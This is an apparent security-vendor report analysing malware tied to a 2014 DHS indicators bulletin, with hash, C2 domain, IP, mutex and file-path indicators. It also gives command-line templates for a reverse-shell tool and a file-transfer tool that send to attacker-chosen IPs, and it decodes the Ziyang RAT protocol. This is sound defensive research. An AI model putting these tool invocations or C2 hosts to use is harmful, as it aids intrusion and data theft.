Analysis of DHS NCCIC Indicators

secureworks.com/research/analysis-of-dhs-nccic-indicators

Counter Threat Unit Research Team

Friday, February 14, 2014 *By: Counter Threat Unit Research Team*

Summary

On January 15, 2014, the U.S. Department of Homeland Security National Cybersecurity and Communications Integration Center (DHS NCCIC) published Joint Indicators Bulletin INC-260425, which listed indicators related to two established threat groups.

The Dell SecureWorks Counter Threat Unit™ (CTU™) research team tracks threat groups by assigning them four-digit randomized numbers, and compiles information from external sources and from first-hand incident response observations. The first set of indicators released by the NCCIC are associated with TG-8223, an APT group that targets the media, government, and defense sectors. The second set of indicators released by the NCCIC originate from an intrusion by TG-2754, an APT group that targets the technology, government, and defense sectors. The CTU research team has been tracking both of these groups since 2006.

The majority of the released file hashes are associated with command-line file transfer and traffic proxy tools (BeepService, ONHAT proxy, LinseningSvr, and SimpleFileMover) that accept command-line arguments for network endpoints. The SvcInstaller tool is used to establish persistence for separate DLL files that are not included in the corpus. Some indicators also relate to DD Keylogger, jspRAT, and ZiyangRAT, which are remote access trojans (RATs) that include remote endpoints.

Tools and usage

CTU researchers analyzed the binary files associated with the hash indicators provided by the NCCIC and determined they were related to the following families of malware and tools:

- BeepService
- DD Keylogger
- jspRAT
- LinseningSvr
- ONHAT proxy
- SimpleFileMover
- SvcInstaller
- Ziyang RAT
- Airgapped malware

Given that the indicators are from multiple incidents, it is not possible to create an accurate timeline or sequence for each tool's usage. The following sections briefly describe each family and include indicators associated with the referenced samples.

BeepService

The BeepService family of malware is used to create a reverse shell that connects to a specific command and control (C2) server controlled by the attacker. BeepService requires the attacker to specify the following arguments on the command line:

```
> malware.exe [targetIP] [C2IP] [C2port] [RC4key] [Process to inject into] [service name] [filename]
```

The malware is configured with default values that are overwritten by the options provided on the command line. Shellcode is injected into the specified process on the target system. The BeepService malware does not establish persistence and does not automatically start when the computer restarts. The specified [service name] and [filename] are for temporary use and are both deleted after the shellcode has been injected into the configured process. The malware encrypts its communication to the C2 server using the RC4 algorithm and the [RC4key] specified on the command line.

Indicators

CTU researchers analyzed the BeepService indicators in Table 1.

Indicator	Type	Context
18c66484e3129643a274086671da4efa	MD5 hash	Reverse shell to C2 server
1f3c731aed7d8085eb2d15132819cb8b	MD5 hash	Reverse shell to C2 server
3a282da31bf93cfaaa8b5a11d441483b	MD5 hash	Reverse shell to C2 server
3aa3846284b6e7112da90e1d5e4e7711	MD5 hash	Reverse shell to C2 server
463a12f92652fc82b3c6e53bb917ecf2	MD5 hash	Reverse shell to C2 server
52b8063f663563d549ec414a7caf38f9	MD5 hash	Reverse shell to C2 server
54dc517c9f62dc5d435fb8bac0fd59f9	MD5 hash	Reverse shell to C2 server
660b856f485fb8fa0ecb3533d88d405e	MD5 hash	Reverse shell to C2 server
6b8ea95a729551fde76a28244cb95ac1	MD5 hash	Reverse shell to C2 server
99f67381b3b389f0e6120603019e0ef9	MD5 hash	Reverse shell to C2 server
a0f71497ca4c4c62c094c1843693381e	MD5 hash	Reverse shell to C2 server
e8ee22223b6475d7b3ef8f51383df1ef	MD5 hash	Reverse shell to C2 server
0625b5b010a1acb92f02338b8e61bb34	MD5 hash	Reverse shell to C2 server
4e95cb057f351af0f7c972800a07f350	MD5 hash	Reverse shell to C2 server
59534c90c3234fbdc82492d1c1b38e59	MD5 hash	Reverse shell to C2 server
726d77fe00b4c00df1bb2c5afd05ad21	MD5 hash	Reverse shell to C2 server
d5caf69c7a2ac416131133e0b1623066	MD5 hash	Reverse shell to C2 server
15cb44831bdd295bb3c0decf7cea0dc0	MD5 hash	Reverse shell to C2 server
2393b93a762d4990ec88d25c9e809510	MD5 hash	Reverse shell to C2 server
3c6ff8b69513bf338a2d5b3440b9a8cd	MD5 hash	Reverse shell to C2 server
5e5917967bb61704a473b1ad20c36769	MD5 hash	Reverse shell to C2 server
73b8facac3e946354a89e58d308d8ebd	MD5 hash	Reverse shell to C2 server

Table 1. Indicators for the BeepService malware.

DD Keylogger

DD Keylogger, sometimes referred to as Toyecma, was first observed in May 2013 and was used regularly through August 2013 to target economic and monetary policy groups. This malware is distributed via spearphishing emails that contain EXE or SCR attachments masquerading as innocuous document files. DD Keylogger can record keyboard activity on a compromised system and then transmit that data to an attacker-controlled system. It can also download a second-stage payload typically known as the Mswab/Aumlib RAT, which gives remote attackers complete control of a compromised system.

Indicators

CTU researchers analyzed the DD Keylogger indicators in Table 2. The domains and IP addresses listed in the indicators table may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
12b0e0525c4dc2510a26d4f1f2863c75	MD5 hash	Keylogger, remote control

78f2acc3309e1e743f98109a16c2b481	MD5 hash	Keylogger, remote control
96c28bddba400ddc9a4b12d6cc806aa3	MD5 hash	Keylogger, remote control
0e058126f26b54b3a4a950313ec5dbce	MD5 hash	Keylogger, remote control
b13ab523e89d9bb055aee4d4566ab34f	MD5 hash	Keylogger, remote control
status.acmetoy.com	Domain name	C2 domain
gfans.onmypc.us	Domain name	C2 domain
arf.dns1.us	Domain name	C2 domain
23.19.122.231	IP address	C2 IP address
198.199.75.95	IP address	C2 IP address
192.154.111.200	IP address	C2 IP address
DD5ShowNewsID	String	Campaign ID
WW3-ID	String	Campaign ID
Arf2-ShowNewsID	String	Campaign ID

Table 2. Indicators for the DD Keylogger malware.

Table 3 describes the relationships between the indicators listed in Table 2.

Sample	Campaign ID	Timeframe	Name	C2 domain	C2 IP address
12b0e0525c4dc2510a26d4f1f2863c75	DD5ShowNewsID	May 2013	G20 Discussion Paper.exe	status.acmetoy.com	23.19.122.231 (U.S.)
96c28bddba400ddc9a4b12d6cc806aa3	DD5ShowNewsID	May 2013	GPFI Work Plan 2013.exe	status.acmetoy.com	23.19.122.231 (U.S.)
0e058126f26b54b3a4a950313ec5dbce	WW3-ID	June 2013	Unknown	gfans.onmypc.us	198.199.75.95 (U.S.)
b13ab523e89d9bb055aee4d4566ab34f	WW3-ID	June 2013	Unknown	gfans.onmypc.us	198.199.75.95 (U.S.)
78f2acc3309e1e743f98109a16c2b481	Arf2-ShowNewsID	July 2013	Unknown	arf.dns1.us	192.154.111.200 (U.S.)

Table 3. Relationships between DD Keylogger indicators.

jspRAT

jspRAT is a JavaServer pages (JSP) web-based backdoor that can manipulate files and directories. The malware can also run arbitrary Windows commands. jspRAT requires the victim's system to be running a JSP-enabled service such as the Apache Tomcat open source web server. Communications take place over HTTP and may not be encrypted depending on the server's configuration.

Indicators

CTU researchers analyzed the jspRAT indicators in Table 4.

Indicator	Type	Context
364691d4de2bbead973f31e06ecaf210	MD5 hash	JSP web-based backdoor

69f187a3072be5e6edf1486ad473016b	MD5 hash	JSP web-based backdoor
79867b86281293c7f5e4aeccc51cfab9	MD5 hash	JSP web-based backdoor

Table 4. Indicators for the jspRAT malware.

LinseningSvr

LinseningSvr is used to transmit arbitrary fixed-size data chunks over an unencrypted channel. It sends or receives data from a user-specified IP address and port, in clear text. The password is obscured with an MD5 hash. The tool requires the attacker to specify the following arguments on the command line:

```
> malware.exe [local port] [password]
```

When LinseningSvr is executed, it opens a socket on the specified port and waits for connections. When a remote user connects, LinseningSvr reads any two bytes sent and then attempts to read from a local file named "c:\1". If this file exists, LinseningSvr sends the hashed password and 36 bytes from the file to the remote system as shown in Figures 1 and 2. LinseningSvr then attempts to delete the file and reports a "Deleted c:\1" message if successful. The tool requires appropriate permissions to successfully execute the delete function. If LinseningSvr cannot delete the file, it displays a message that the file could not be deleted. Due to a bug in the tool, the message that the file could not be deleted is followed by an inaccurate message that the file was deleted.



Figure 1. LinseningSvr sending hashed password and 36 bytes of data. (Source: Dell SecureWorks)



Figure 2. System receiving hashed password and 36 bytes from LinseningSvr. (Source: Dell SecureWorks)

The server also reads up to 272 bytes from the remote client. The first 16 bytes must be the same as the 16-byte hashed password. Sent data is written to the c:\2 file. LinseningSvr then repeats a loop of sleep and continues checking for the c:\1 file. If the bytes do not match, the message "Password is Wrong!" is printed to the server console.

Indicators

CTU researchers analyzed the LinseningSvr indicators in Table 5.

Indicator	Type	Context
a4fcff8ea2263e661889b030974a9166	MD5 hash	File transfer server - broken PE

b4634b18b8b1c24c117fc8c640916998	MD5 hash	File transfer server - fixed PE
a462d9a24bc6175d356bec99d5e4eca8	MD5 hash	File transfer server

Table 5. Indicators for the LinseningSvr malware.

ONHAT proxy

The ONHAT proxy redirects network traffic on a compromised host using SOCKS5 technology. The ONHAT proxy has similar functionality as the HTRAN malware, although the layout of the code is slightly different. The CTU research team believes ONHAT proxy is a variant of HTRAN.

ONHAT has no persistence functionality and is invoked by a command-line tool using arguments. If arguments are not provided, ONHAT attempts to read stored values from environment variables. The malware stores arguments that have been invoked from the command line in environment variables. These arguments may include port number that the proxy feature listens on.

Internal strings and error messages frequently use the phrase "ONHAT". However, the environment variables use the phrase "TAHNO" (ONHAT backwards) when storing settings.

Indicators

CTU researchers analyzed the ONHAT proxy indicators in Table 6.

Indicator	Type	Context
0f171ff1a80822934439edaa7be1023b	MD5 hash	SOCKS5 proxy server
3f7601f0aeb5e391638a597c15f80c9f	MD5 hash	SOCKS5 proxy server
5fa46b686c3a5e27fd4dfe0e1fbb1145	MD5 hash	SOCKS5 proxy server
9951f026f491ef90037a59f305269273	MD5 hash	SOCKS5 proxy server
b14ad1298928bb33613eb8e549c93e9e	MD5 hash	SOCKS5 proxy server
35185b8c5e3cb928c97919aa5ad01315	MD5 hash	SOCKS5 proxy server
47803deb563d9ff917369b8c97c22a7e	MD5 hash	SOCKS5 proxy server
89e9bed692611692e244ed294c9904cc	MD5 hash	SOCKS5 proxy server
a9a53cd80a12519429a9a40f9d34e563	MD5 hash	SOCKS5 proxy server
e4cdfa15a38034e6ae7f80334e7d6a14	MD5 hash	SOCKS5 proxy server
10d7989355b5fc2915a18004df4f9074	MD5 hash	SOCKS5 proxy server
156085a7cd31d272486193df10d7e26e	MD5 hash	SOCKS5 proxy server
1a56c6eb1cd54ce642bdfd59168da127	MD5 hash	SOCKS5 proxy server
49361de55268ff2ee67add42d359248d	MD5 hash	SOCKS5 proxy server
5a5d2c6fe70521efd875fecc961ff75a	MD5 hash	SOCKS5 proxy server
d414c721c60df0282481df77c0c1cdae	MD5 hash	SOCKS5 proxy server
356c9314ae95a18f3fef630e04f4d8b6	MD5 hash	SOCKS5 proxy server (ASPACK packed)
4734d158048c398f2ae44c035487e249	MD5 hash	SOCKS5 proxy server (ASPACK packed)
a90194c071aefeb21331385ad7115fbc	MD5 hash	SOCKS5 proxy server (ASPACK packed)

Table 6. Indicators for the ONHAT proxy.

SimpleFileMover

SimpleFileMover is used to transmit arbitrary files over an encrypted channel. It sends or receives a specified file to or from an arbitrary IP address and port, encrypted with a key that is set at the command line. The following is the syntax for the command line:

```
> malware.exe [destinationIP] [port #] ['p' or 'g'] [filename] [RC4key]
```

When the tool is invoked with the 'p' option, the malware sends a local file specified by [filename] to the remote system on the port specified. The 'g' option retrieves a file from the remote system and saves it to [filename]. In most samples analyzed by CTU researchers, the entire transaction is encrypted with the RC4 algorithm. The RC4 key is also specified at the command line. One version of the analyzed samples takes only four arguments, omitting the [RC4key] option because it does not implement crypto functions. This clear text version also produces verbose error messages.

CTU researchers have also analyzed the corresponding server component for this attack tool. The server component listens for connections from SimpleFileMover clients and then receives or transmits files as requested by the client malware. The following command-line syntax starts the server:

```
> malware.exe [port #] [RC4key]
```

If the listening port is not specified at the command line, the server listens by default on port 8080. If the RC4 key is omitted, SimpleFileMover defaults to '123'.

Indicators

CTU researchers analyzed the SimpleFileMover indicators in Table 7.

Indicator	Type	Context
5d7c34b6854d48d3da4f96b71550a221	MD5 hash	Transfer arbitrary files (RC4)
9f546188e0955737deffc5cec8696d9a	MD5 hash	Transfer arbitrary files (RC4)
9cf67106cd1644125b773133f83b3d64	MD5 hash	Transfer arbitrary files (RC4)
731089e10e20b13095df2624b6eb399f	MD5 hash	Transfer arbitrary files (No crypto, Debug version)
00d0382fe1b02b529701a48a1ee4a543	MD5 hash	Transfer arbitrary files (RC4)
36093314059a9e7b95025437d523d259	MD5 hash	Transfer arbitrary files (RC4)
59ee8762316018862d7405b595267d8d	MD5 hash	Transfer arbitrary files (RC4)
721c56a617dfd2cecade790d9e9fa9ce	MD5 hash	Transfer arbitrary files (RC4)
8f73b7653ebf20f66a961cc39249b2e3	MD5 hash	Transfer arbitrary files (RC4)
dc1a284e82f4f38a628b84b0e43e65d5	MD5 hash	Transfer arbitrary files (RC4)
b7a68a8b6cac502ad0adcf18d33a34c9	MD5 hash	Transfer arbitrary files (RC4) - pmj packed
a72d6dad860ca707e8abf18f771ed3f7	MD5 hash	Transfer arbitrary files (RC4) - broken PE
6130776a40971d0ca526fd23e16e36ab	MD5 hash	Transfer arbitrary files (RC4, Server version) - broken PE
c460db6833e5542dede0bb04fdabdb59	MD5 hash	Transfer arbitrary files (RC4, Server version) - fixed PE

Table 7. Indicators for the SimpleFileMover malware.

SvcInstaller

The SvcInstaller tool can install or uninstall itself as a Windows service, and it must be run as administrator. The SvcInstaller executable includes functionality to create a thread that loads a Dynamic Link Library (DLL) configured by the threat actor. This DLL includes two command-line options:

- -i (install service)
- -u (uninstall service)

The startup type of the malicious service is set "Automatic," and the two known versions of this malicious service are named "MSSPrv" and "UPSmgr". SvcInstaller installs either MSSPrv or UPSmgr, and the installed service attempts to masquerade as a legitimate service by using similar display names (see Tables 8 and 9).

Attribute	Legitimate service	Malicious service
Service name	SwPrv	MSSPrv
Display name	MS Software Shadow Copy Provider	MS Software Shadow Provider
Path to EXE	C:\WINDOWS\system32\dllhost.exe /Processid:{GUID}	Configured by threat actor
Description	Manages software-based volume shadow copies taken by the Volume Shadow Copy service. If this service is stopped, software-based volume shadow copies cannot be managed. If this service is disabled, any services that explicitly depend on it will fail to start.	Optimizes performance of Windows Presentation Foundation (WPF) applications by caching com [sic]

Table 8. Comparison of SwPrv (legitimate) and MSSPrv (malicious) services.

Attribute	**Legitimate service**	**Malicious service**
Service name	UPS	UPSmgr
Display name	Uninterruptible Power Supply	MS Software Shadow Provider
Path to EXE	C:\Windows\System32\ups.exe	Configured by threat actor
Description	Manages an uninterruptible power supply (UPS) connected to the computer.	Manage Uninterruptible Power Supply Service

Table 9. Comparison of UPS (legitimate) and UPSmgr (malicious) services.

Indicators

CTU researchers analyzed the SvcInstaller indicators in Table 10.

Indicator	Type	Context
f23ee51aa4a652266c2c1666bc15e15b	MD5 hash	(Un)Installs a malicious service - MSSprv
4a12f4646fe052392641533944d240d1	MD5 hash	(Un)Installs a malicious service - UPSmgr
bc55ba7467d5d62ac0b5c42a2c682fd6	MD5 hash	(Un)Installs a malicious service - UPSmgr

Table 10. Indicators for the SvcInstaller malware.

Ziyang RAT

The Ziyang family of malware is used to provide remote access to a compromised system. When executed, Ziyang connects to a C2 server's domain name or IP address and port value, which have been encoded in the malware, to receive instructions and send information. Ziyang can be used to upload, download, delete, or run files; search for files; list directory contents; and run commands on the compromised system.

Ziyang uses a custom binary protocol to communicate with a C2 server. Packets include a 16-byte header, followed by a compressed, encrypted payload. The header contains the following fields:

- Four-byte command string XOR-encoded with 0x9862ED7A
- Payload size
- Random DWORD used as part of the payload crypto key
- Hard-coded value from malware that may indicate a software version or specific campaign

The following example is network traffic generated by the Ziyang RAT:

```
0000   2a ae 2b dc 34 00 00 00 46 5d 45 2b 9d 64 b5 39  0010   fa 4d 15 07 1a 38 50 0b 1f fc 39 0e 23 7f 77 32  0020
32 6f f5 5d 1e 7c 41 52 ab c5 30 59 b1 51 07 6f  0030   0e 18 58 2d 63 9a 03 7f 6b 41 0c 4d 35 70 02 35  0040   31 27
2e 7b    0xdc2bae2a ^ 0x9862ED7A = 'PCID'
```

The Ziyang RAT can use the decoded command strings listed in Table 11.

OLEH	LIST	SHUT	DIRF
PCID	KILL	RESM	FIND
FILT	PUTF	SHOW	DELF
FILO	GETF	TYPE	PIPE
CLOS	RUNF	DISK	FREE
FILS	SLEP	CDDI	

Table 11. Ziyang RAT command strings.

Indicators

CTU researchers analyzed the Ziyang indicators in Table 12. The domains and IP address listed in the indicators table may contain malicious content, so consider the risks before opening them in a browser. Some of the Ziyang RAT indicators have also been observed with the Ixeshe family of malware, which is an HTTP-based RAT.

Indicator	Type	Context
8d64f279400d8e1f8bf2170d148203a7	MD5 hash	Remote control
90a219684b3b815d6b6c1addd5e28c5b	MD5 hash	Remote control
3ce19fc2a1a6a42b8450d477a9919de2	MD5 hash	Remote control
718c6e47512bec8c585320d087041ace	MD5 hash	Remote control
47cc260cf70fc81995f651dc1c5b172a	MD5 hash	Remote control
ea66e664bdf530124ff7993a4ad510d4	MD5 hash	Remote control
35f65bd2c9ff5c46186f84f19a3a7d18	MD5 hash	Remote control
25721aa47fb29fcba9de1f3406d9f8d6	MD5 hash	Remote control
31da84e9dd9b865a7d0e4c3baa7b05a2	MD5 hash	Remote control
7b30b4d95ed988081ec9fe3908df409e	MD5 hash	Remote control
stag_web.IsGre.at	Domain name	C2 domain

dcic_web.MyRedirect.us	Domain name	C2 domain
shabidomain.4456dvr.com	Domain name	C2 domain
pader_web.Lookin.At	Domain name	C2 domain
inno-tech.IsGre.at	Domain name	C2 domain
mof_web.LowestPrices.At	Domain name	C2 domain
shabidomain.4456dvr.com	Domain name	C2 domain
fscey_web.LowestPrices.At	Domain name	C2 domain
adobeupdater3.IsGre.at	Domain name	C2 domain
193.188.43.69	IP address	C2 IP address
"The Power Was Blocked, Release it please!"	String	Decrypted memory string
"The Power Was Blocked, You are not Master!"	String	Decrypted memory string
"The Power was released already, Just use it."	String	Decrypted memory string
"The Power was released, Just do what you want!"	String	Decrypted memory string
"ZiYangZhouhu"	String	Decrypted memory string

Table 12. Indicators for the Ziyang RAT.

Airgapped malware

The malware samples in this group were constructed to control systems in situations where network communications are not possible or desired, such as an airgapped environment. Removable media transferred between compromised systems transports specially encrypted command files and moves files and captured data between the malware's agent modules and controller module.

One sample in this malware group, identified as the control module, monitors removable media insertion on the infected system. The module then attempts to execute its commands to collect harvested data and queue additional tasks and files for the agent modules. It can also selectively infect additional removable media by adding files and AutoRun configurations to the media. This module is hard-coded to self-terminate and clean up associated files when launched after June 21, 2013, so the specific version of this tool described in the NCCIC release is probably not on any systems running as of this publication.

The "agent" samples in this malware group are data collection and system control modules. The agent receives command files and then executes commands associated with data collection, binary execution, and other arbitrary system commands. The specific agent versions referenced in the NCCIC release are hard-coded to terminate and remove themselves from compromised systems when launched after hard-coded dates. The agent module that appears to be the most current and associated with the controller referenced in the NCCIC release has a self-termination date of May 31, 2013. The older agent module has a self-termination date of December 30, 2012. These dates suggest that these specific modules are probably not on any systems running as of this publication.

Agent modules can collect the following types of data:

- Computer and operating system details
- Network configuration
- User account information
- Directory listings for local and network drives on connected systems
- Domain or workgroup information
- Primary and backup domain controller information
- Arbitrary files from local and remote systems

Indicators

The modules do not contain any network indicators. These tools are most likely used in conjunction with other malware or remote access mechanisms, or rely on physical access. CTU researchers analyzed the airgapped malware indicators in Table 13.

Indicator	Type	Context
eb8399483b55f416e48a320d68597d72	MD5 hash	Control module
68aed7b1f171b928913780d5b21f7617	MD5 hash	Agent module
54e4a15a68cfbb2314d0aaad455fbfce	MD5 hash	Agent module - old version
Mtx_Sp_On_PC_1_2_8	Mutex	Malware mutex
C:\Documents and Settings\<user>\ My Documents\My Pictures\wins	File	Malware filename and location
C:\Users\<user>\Pictures\wins	File	Malware filename and location
C:\Windows\msagent\netwn.drv	File	Malware filename and location
C:\Documents and Settings\<user> \NetHood\Microsoft\Windows\Help\set.fl	File	Malware filename and location
C:\Users\<user>\AppData\Roaming\ Microsoft\Windows\Network Shortcuts\Microsoft\ Windows\Help\set.fl	File	Malware filename and location
C:\Documents and Settings\<user>\ Local Settings\Application Data\Microsoft\ Windows\Chars\ferf.st	File	Malware filename and location
C:\Users\user\AppData\Local\Microsoft\ Windows\Chars\ferf.st	File	Malware filename and location
C:\Documents and Settings\<user>\ Local Settings\Application Data\ Microsoft\Windows\Chars\fert.st	File	Malware filename and location
C:\Users\user\AppData\Local\Microsoft\ Windows\Chars\fert.st	File	Malware filename and location
C:\Documents and Settings\<user>\ Local Settings\Application Data\ Microsoft\Windows\Help\update.exe	File	Malware filename and location
C:\Users\user\AppData\Local\Microsoft\ Windows\Help\update.exe	File	Malware filename and location
<drive>:\\RECYCLER\RECYCLED\SYS <drive>:\\RECYCLED\RECYCLED\SYS	Directory	Presence of these directories on removable media may indicate infection

Table 13. Common indicators for airgapped malware.